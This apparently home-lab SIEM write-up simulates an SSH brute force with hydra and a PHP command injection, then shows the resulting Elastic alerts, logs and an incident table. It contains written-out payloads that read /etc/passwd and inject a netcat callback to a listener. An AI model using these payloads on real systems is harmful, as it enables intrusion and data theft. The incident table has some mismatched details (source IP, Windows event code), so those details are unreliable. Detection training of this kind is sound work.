
- Multiple SSH brute-force attempts against the VM were detected, generating numerous authentication events with outcome: failure.
- Elastic Security flagged the activity with “Potential Linux Hack Tool Launched” alerts tied to the hydra process, recording process arguments, source IP, and failed login details.

Launch Attack




```
└─# mkdir attack_test

┌──(root㉿kali-linux)-[/home/mostafa_zanon]
└─# cd attack_test

┌──(root㉿kali-linux)-[/home/mostafa_zanon/attack_test]
└─# echo "password" > pass.txt
echo "123456" >> pass.txt
echo "admin" >> pass.txt
echo "root" >> pass.txt

┌──(root㉿kali-linux)-[/home/mostafa_zanon/attack_test]
└─# ls
pass.txt

┌──(root㉿kali-linux)-[/home/mostafa_zanon/attack_test]
└─# cat pass.txt
password
123456
admin
root

┌──(root㉿kali-linux)-[/home/mostafa_zanon/attack_test]
└─# hydra -l root -P pass.txt 192.168.1.100 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-20 19:43:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://192.168.1.100:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-20 19:43:47

┌──(root㉿kali-linux)-[/home/mostafa_zanon/attack_test]
└─# |
```

Get the alert



Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name
	Oct 21, 2025 @ 03:39:56.025	Potential Linux Hack Tool L...	medium	47	process event with process hydra, parent process zsh, by root on kali-linux created medium alert Potential Linux Hack Tool Launched.	kali-linux
	Oct 21, 2025 @ 03:39:56.021	Potential Linux Hack Tool L...	medium	47	process event with process hydra, parent process zsh, by root on kali-linux created medium alert Potential Linux Hack Tool Launched.	kali-linux
	Oct 21, 2025 @ 03:39:55.138	Potential Linux Hack Tool L...	medium	47	process event with process hydra, parent process zsh, by root on kali-linux created medium alert Potential Linux Hack Tool Launched.	kali-linux
	Oct 21, 2025 @ 03:39:55.132	Potential Linux Hack Tool L...	medium	47	process event with process hydra, parent process zsh, by root on kali-linux created medium alert Potential Linux Hack Tool Launched.	kali-linux



kibana.alert.original_event.id: "ODP4AWdS3O/T9OIg+++0NQO"

Filter your data using KQL syntax

@timestamp	message	event.category	event.action	host.name	source.ip
Oct 21, 2025 @ 03:39:55.138	Endpoint process event	process	exec	kali-linux	—
Oct 21, 2025 @ 03:39:55.132	Endpoint process event	process	exec	kali-linux	—

process event with process hydra , parent process zsh , by root on kali-linux created medium alert Potential Linux Hack Tool Launched .

root @ kali-linux in /home/mostafa_zanon/attack_test executed process >_ hydra (1855) hydra -l root -P pass.txt 192.168.1.100 ssh via parent process zsh (1352) with result unknown

b57c22e87007fffaea8ae9c21b8947d05560066d7df3c20c911073c8ba200ffa

2 of 2

Potential Linux Hack Tool Launched

Oct 21, 2025 @ 03:39:55.132

Status	Severity
Open	Medium


Risk Score	Rule
47	Potential Linux Hack Tool Launched

MITRE ATT&CK
Execution (TA0002)

Alert reason

process event with process hydra , parent process zsh , by root on kali-linux created medium alert Potential Linux Hack Tool Launched .

Display the Log



event.category : "authentication" and event.outcome : "failure" and process.name : "sshd"

Popular fields: destination.top_level_domain, process.name, agent.name, host.name

Available fields: _temp.user_parts, @timestamp, agent.ephemeral_id, agent.id, agent.name, agent.type, agent.version, cloud.account.id, cloud.availability_zone, cloud.image.id, cloud.instance.id, cloud.instance.name, cloud.machine.type, cloud.project.id


@timestamp	Document
	t data_stream.type logs ecs.version 8.0.0 elasti
Oct 21, 2025 @ 02:43:48.000	event.category authentication event.outcome fail 1fe73-69e9-4770-ab74-f661a60cc766 agent.name most t data_stream.type logs ecs.version 8.0.0 elasti
Oct 21, 2025 @ 02:43:48.000	event.category authentication event.outcome fail 1fe73-69e9-4770-ab74-f661a60cc766 agent.name most t data_stream.type logs ecs.version 8.0.0 elasti
Oct 21, 2025 @ 02:43:46.000	event.category authentication event.outcome fail 1fe73-69e9-4770-ab74-f661a60cc766 agent.name most t data_stream.type logs ecs.version 8.0.0 elasti
Oct 21, 2025 @ 02:43:46.000	event.category authentication event.outcome fail 1fe73-69e9-4770-ab74-f661a60cc766 agent.name most t data_stream.type logs ecs.version 8.0.0 elasti
Oct 21, 2025 @ 02:43:46.000	event.category authentication event.outcome fail 1fe73-69e9-4770-ab74-f661a60cc766 agent.name most t data_stream.type logs ecs.version 8.0.0 elasti
Oct 21, 2025 @ 02:43:46.000	event.category authentication event.outcome fail 1fe73-69e9-4770-ab74-f661a60cc766 agent.name most t data_stream.type logs ecs.version 8.0.0 elasti

Expanded document

View: Single document Surrounding documents

5 of 8

host.name	mostafa-virtual-machine
host.os.codename	jammy
host.os.family	debian
host.os.kernel	6.8.0-85-generic
host.os.name	Ubuntu
host.os.platform	ubuntu
host.os.type	linux
host.os.version	22.04.5 LTS (Jammy Jellyfish)
input.type	log
log.file.path	/var/log/auth.log
log.offset	15,193
message	pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.99 user=root
process.name	sshd
process.pid	166,985
related.hosts	mostafa-virtual-machine
tags	system-auth




Expanded document

View: Single document | Surrounding documents

3 of 8

Field	Value
agent.version	8.9.2
data_stream.dataset	system.auth
data_stream.namespace	default
data_stream.type	logs
ecs.version	8.0.0
elastic_agent.id	6cc1fe73-69e9-4770-ab74-f661a60cc766
elastic_agent.snapshot	false
elastic_agent.version	8.9.2
event.action	ssh_login
event.agent_id_status	verified
event.category	authentication
event.dataset	system.auth
event.ingested	Oct 21, 2025 @ 02:43:49.000
event.kind	event
event.module	system
event.outcome	failure
event.timezone	+03:00

Rows per page: 25



Expanded document

View: Single document | Surrounding documents

1 of 8


Table | JSON

Search field names

Actions	Field	Value
	source.port	60,278
	system.auth.ssh.event	Failed
	system.auth.ssh.method	password
	tags	system-auth
	user.name	root

Rows per page: 25

Investigate the alert



hydra attack test

hydra attack test Unsaved

_id: 0d132fd9e900fd44fd6129c4cb3ff8cd13d3643c272c53ad4fbb9b11891df020

Processes	Users	Hosts	Source IPs	Destination IPs
25.136k	9	1	0	0

Add to favorites | Attach to case

Query 68693 | Correlation | Analyzer | Notes 2 | Pinned | Elastic AI Assistant

Oct 20, 2025 @ 15:32:17.000 → Oct 21, 2025 @ 03:28:11.000 Refresh | Data view Update available

(host.name: "kali-linux")

OR ( ) + Add field

AND Filter | event.kind:event

```
@timestamp ↓ 1                message                 event.category   event.action   host.name    source.ip

root @ kali-linux in /home/mostafa_zanon/attack_test terminated process zsh (1871) zsh with exit code 0 via parent process zsh (1352) with result unknown
# 757123f335d5804c7eabbfa4430e963ec6878826920fedf8e4531e0fd4e7247b

Oct 21, 2025 @ 03:26:31.056   Endpoint process event   process          end            kali-linux   —
root @ kali-linux in /home/mostafa_zanon/attack_test terminated process hydra (1870) hydra -l root -P pass.txt 192.168.1.100 ssh with exit code 255 via parent process zsh (1352) with result unknown
# b57c22e87007fffaea8ae9c21b8947d05560066d7df3c20c911073c8ba200ffa

Oct 21, 2025 @ 03:26:30.550   Endpoint process event   process          fork           kali-linux   —
```

25 of 68693 — Updated 5 minutes ago

Event details

Oct 21, 2025 @ 03:26:31.056

Chat

Table | JSON

Filter by Field, Value, or Description...

Field	Value
	MTc2MTAwMzEwNQ== ZWZhOGFkNmUtMWQ3Mi00ODIxLWE3 NDEtNDQ5MDViMDY5NTQ1LTEyNDYt MTc2MTAwMzEwNA==
process.args	hydra -l root -P pass.txt 192.168.1.100 ssh
process.args_count	7

Rows per page: 25

Take action

IOC Identification


Field	Details
Alert Name	Brute Force Login Attempt
Alert Source	SIEM (ELK)
Timestamp	2025-10-21 02:43:48:000
Severity	**Medium**
User / Host Affected	mostafa-virtual-machine
Source IP	192.168.1.100
Description	SIEM detected 15 failed login attempts from the same IP in 2 minutes.
IOC Identified	• **Source IP:** 192.168.1.100 • **Username targeted:** mostafa-virtual-machine • **Event Codes:** 4625
MITRE ATT&CK	**T1110** – Brute Force
Initial Investigation	Checked Windows Event Logs and Sysmon; confirmed repeated failed logins from same IP.
Decision	Escalated to Tier 2

- Evidence of Containment
  - Blocked source IP at the firewall: {sudo ufw deny from source_ip}
  - Account temporarily locked after threshold exceeded
  - Enabled stricter account lockout policy
  - Confirmed no successful login occurred
- Analysis Recommendations
  - Increase Account Lockout Settings (shorter threshold, longer lockout duration).
  - Restrict SSH/RDP Access to specific IPs only.
  - Enable MFA on targeted accounts.
  - Monitor for Lateral Movement (MITRE T1021: Remote Services).

2. *Command Injection Attack*


- A vulnerable PHP endpoint allowed user-supplied input to be executed by the shell, resulting in remote command execution traces (web server spawning shell/processes and unexpected exec-style arguments in logs).
- This activity indicates a command-injection compromise with high impact arbitrary commands ran on the host, showing up in process events and risking data exposure, persistence, or further lateral movement.

Run PHP server




```
root@mostafa-virtual-machine /h/m/php [SIGINT]# sudo php -S 0.0.0.0:8080
[Mon Nov  3 22:41:04 2025] PHP 8.1.2-1ubuntu2.22 Development Server (http://0.0.0.0:8080) started
[Mon Nov  3 22:41:07 2025] 192.168.1.99:56770 Accepted
[Mon Nov  3 22:41:07 2025] 192.168.1.99:56770 [200]: GET /ping.php?ip=127.0.0.1;%20whoami;%20id;%20uname%20-a;%20cat%20%
2Fetc%2Fpasswd%20%7C%20head%20-10
[Mon Nov  3 22:41:07 2025] 192.168.1.99:56770 Closing
[Mon Nov  3 22:45:22 2025] 192.168.1.99:38446 Accepted
[Mon Nov  3 22:45:22 2025] 192.168.1.99:38446 [200]: GET /ping.php?ip=127.0.0.1;%20whoami;%20id;%20uname%20-a;%20cat%20%
2Fetc%2Fpasswd%20%7C%20head%20-10
[Mon Nov  3 22:45:22 2025] 192.168.1.99:38446 Closing
^C⏎
root@mostafa-virtual-machine /h/m/php# sudo php -S 0.0.0.0:8080
[Tue Nov  4 10:24:56 2025] PHP 8.1.2-1ubuntu2.22 Development Server (http://0.0.0.0:8080) started
```

Launch Attack



```
fish: Job 4, 'nc -l -p 4444 &' has ended
root@kali-linux /h/m/attack_test# nc -l -p 4444 & curl --get --data-urlencode 'ip=127.0.0.1; nc 192.168.1.99 4444 -w 2 <
 /dev/null' "http://192.168.1.100:8080/ping.php" -v
*   Trying 192.168.1.100:8080...
* Connected to 192.168.1.100 (192.168.1.100) port 8080
* using HTTP/1.x
> GET /ping.php?ip=127.0.0.1%3b+nc+192.168.1.99+4444+-w+2+%3c+%2fdev%2fnull HTTP/1.1
> Host: 192.168.1.100:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Host: 192.168.1.100:8080
< Date: Sun, 09 Nov 2025 05:32:34 GMT
< Connection: close
< X-Powered-By: PHP/8.1.2-1ubuntu2.22
< Content-type: text/html; charset=UTF-8
<
<h2>Command Injection Test</h2>Input received: 127.0.0.1; nc 192.168.1.99 4444 -w 2 &lt; /dev/null<br><br>Command output
:<br><pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.061/0.061/0.061/0.000 ms
* shutting down connection #0
</pre>
fish: Job 4, 'nc -l -p 4444 &' has ended
root@kali-linux /h/m/attack_test#
```

Get the alert



Severity levels

Levels	Count ↓
● High	4

4 alerts

Alerts by name

Rule name	Count ↓
PHP Web Request - Sensitive File Read	4

